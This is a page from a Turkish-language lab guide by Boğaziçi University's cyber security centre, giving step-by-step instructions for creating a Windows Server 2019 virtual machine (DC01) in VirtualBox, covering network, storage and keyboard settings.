
Ana bilgisayarlarınızın donanımsal özelliklerine göre işlemci atayabilirsiniz.



Ağ sekmesine tıklayıp DC01 cihazını **NatNetwork** ağına dahil ediniz.





Windows Server 2019 kurulumunu gerçekleştirebilmek için, sanal makinemize indirilen ISO dosyasını takip normal bir Windows kurulumu gibi devam etmemiz gerek. Bunun için Depolama sekmesine tıklayıp ISO dosyasını SATA Bağlantı Noktası 1'e takacağız.




BOĞAZİÇİ ÜNİVERSİTESİ YBS SİBER GÜVENLİK MERKEZİ


16




İşlem gerçekleştikten sonra sanal makinemizi başlatabiliriz.




Windows Server 2019 kurulum sayfasında, Keyboard'ı **Turkish Q** olarak seçip diğer seçenekleri değiştirmeden devam ediniz.



